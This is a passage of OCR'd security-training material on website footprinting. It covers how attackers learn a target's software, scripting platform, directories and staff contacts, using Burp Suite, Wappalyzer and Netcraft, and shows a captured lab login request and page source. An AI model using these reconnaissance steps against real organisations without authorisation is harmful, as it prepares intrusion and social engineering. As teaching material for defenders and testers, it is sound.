
- Website footprinting refers to the **monitoring and analysis of the target organization's website** for information

Browsing the target website may provide the following information:

- Software used and its version
- Operating system used and its scripting platform
- Sub-directories and parameters
- Filename, path, database field name, or query
- Technologies used
- Contact and CMS details

Attackers use **Burp Suite**, **Zaproxy**, **Wappalyzer**, **CentralOps**, **Website Informer**, etc. to view headers that provide the following information:

- Connection status and content-type
- Accept-Ranges and Last-Modified
- X-Powered-By information
- Web server in use and its version



Burp Suite Community Edition v2021.8.2 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Comment this item
HTTP/1
Pretty Raw Hex \n
INSPECTOR
Search...
0 matches

Request to http://www.moviescope.com:80 [10.10.1.19]

```
POST / HTTP/1.1
Host: www.moviescope.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 324
Origin: http://www.moviescope.com
DNT: 1
Connection: close
Referer: http://www.moviescope.com/
Upgrade-Insecure-Requests: 1

__VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZHSlOcnJ%2BBtsUZt5M%2FWlqLFqT5uNaq6G%2B46A4bz6%2FsMl&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION
=
%2FwEdAARJUub9rbpOxjNNNjxtMliRWMttrRuIi9aE3DBg1DcnOGGcPOO2LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfqO7OLdPacUhnsgPpHrm03jI6uFMcyULVYtnt%2BiQJOBg
U%3D&txtusername=sam&txtpwd=test&btnlogin=Login
```

https://portswigger.net


Website Footprinting (Cont'd)

Examining the HTML source code may provide


- Comments present in the source code
- Contact details of the web developer or admin
- File system structure and script type

Examining cookies may provide

- Software in use and its behavior
- Scripting platforms used


view-source:https://www.micros
view-source:https://www.microsoft.com/en-in/
Line wrap ☐

```
<!DOCTYPE html>
<html lang="en-in" dir="ltr">
<head data-info="{&quot;v&quot;:&quot;1.0.8090.35724&quot;,&quot;a&quot;:&quot;c3a57395-aed9-4de7-ad64-17cc2a13efa2&quot;;
        <meta charset="UTF-8" />

    <meta http-equiv="x-ua-compatible" content="ie=edge" />
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <title>Microsoft - Cloud, Computers, Apps &amp; Gaming</title>

                        <meta name="twitter:image" content="http://img-prod-cms-rt-microsoft-com.akamaized.net/cms/api/am,
                        <meta property="og:image" content="http://img-prod-cms-rt-microsoft-com.akamaized.net/cms/api/am/:
                        <meta name="twitter:url" content="https://www.microsoft.com/en-in" />
                        <meta property="og:url" content="https://www.microsoft.com/en-in" />
                        <meta name="twitter:title" content="Microsoft - Cloud, Computers, Apps &amp; Gaming" />
                        <meta property="og:title" content="Microsoft - Cloud, Computers, Apps &amp; Gaming" />
                        <meta name="twitter:description" content="Explore Microsoft products and services for your home o
                        <meta property="og:description" content="Explore Microsoft products and services for your home or
                        <meta name="twitter:card" content="summary" />
                        <meta property="og:type" content="website" />



        <link rel="dns-prefetch" href="https://assets.onestore.ms" />
        <link rel="preconnect" href="https://assets.onestore.ms" />
        <link rel="dns-prefetch" href="https://web.vortex.data.microsoft.com" />
        <link rel="preconnect" href="https://web.vortex.data.microsoft.com" />
        <link rel="dns-prefetch" href="https://mem.gfx.ms" />
        <link rel="preconnect" href="https://mem.gfx.ms" />
        <link rel="dns-prefetch" href="https://img-prod-cms-rt-microsoft-com.akamaized.net" />
        <link rel="preconnect" href="https://img-prod-cms-rt-microsoft-com.akamaized.net" />
        <link rel="dns-prefetch" href="https://microsoftwindows.112.2o7.net" />
        <link rel="preconnect" href="https://microsoftwindows.112.2o7.net" />
```



Total storage used by sites: 65.8 KB

google.com
4.0 KB · 5 cookies

www.google.com 4.0 KB · 1 cookie

ogs.google.com · 1 cookie

microsoft.com
6.3 KB · 47 cookies

2ssa.ir — http
0 B · 1 cookie

adnxs.com — http
0 B · 2 cookies

adsrvr.org — http

Website Footprinting

This section covers the website footprinting concept, mirroring websites, extracting website information and links, gathering wordlists, extracting metadata of public documents, and monitoring web updates and website traffic.

Website footprinting refers to monitoring and analyzing a target organization's website for information. An attacker can build a detailed map of a website's structure and architecture without triggering the IDS or arousing the suspicion of any system administrator. Attackers use sophisticated footprinting tools or the basic tools that come with the operating system, such as Telnet, or a browser.

The Netcraft tool can gather website information such as IP address, registered name and address of the domain owner, domain name, host of the site, and OS details. However, the tool may not give all these details for every site. In such cases, the attacker can browse the target website.

Browsing the target website will typically provide the following information:

- **Software used and its version**: An attacker can easily find the software and version in use on an off-the-shelf software-based website.
- **Operating system used**: Usually, the operating system in use can also be determined.
- **Sub-directories and parameters**: Searches can reveal the sub-directories and parameters by making a note of the URLs while browsing the target website.
- **Filename, path, database field name, or query**: The attacker will often carefully analyze anything after a query that looks like a filename, path, database field name, or query to check whether it offers opportunities for SQL injection.

- **Scripting platform**: With the help of script filename extensions such as .php, .asp, or .jsp, one can easily determine the scripting platform that the target website is using.
- **Technologies Used**: By inspecting the URLs of the target website, one can easily determine the technologies (.NET, J2EE, PHP, etc.) used to build that website.
- **Contact details and CMS details**: The contact pages usually offer details such as names, phone numbers, email addresses, and locations of admin or support personnel. An attacker can use these details to perform a social engineering attack. CMS software allows URL rewriting to disguise the script filename extensions if the attacker is willing to devote additional effort toward determining the scripting platform.

Attackers use Burp Suite, Zaproxy, WhatWeb, BuiltWith, Wappalyzer, CentralOps, and Website Informer to view headers that provide:

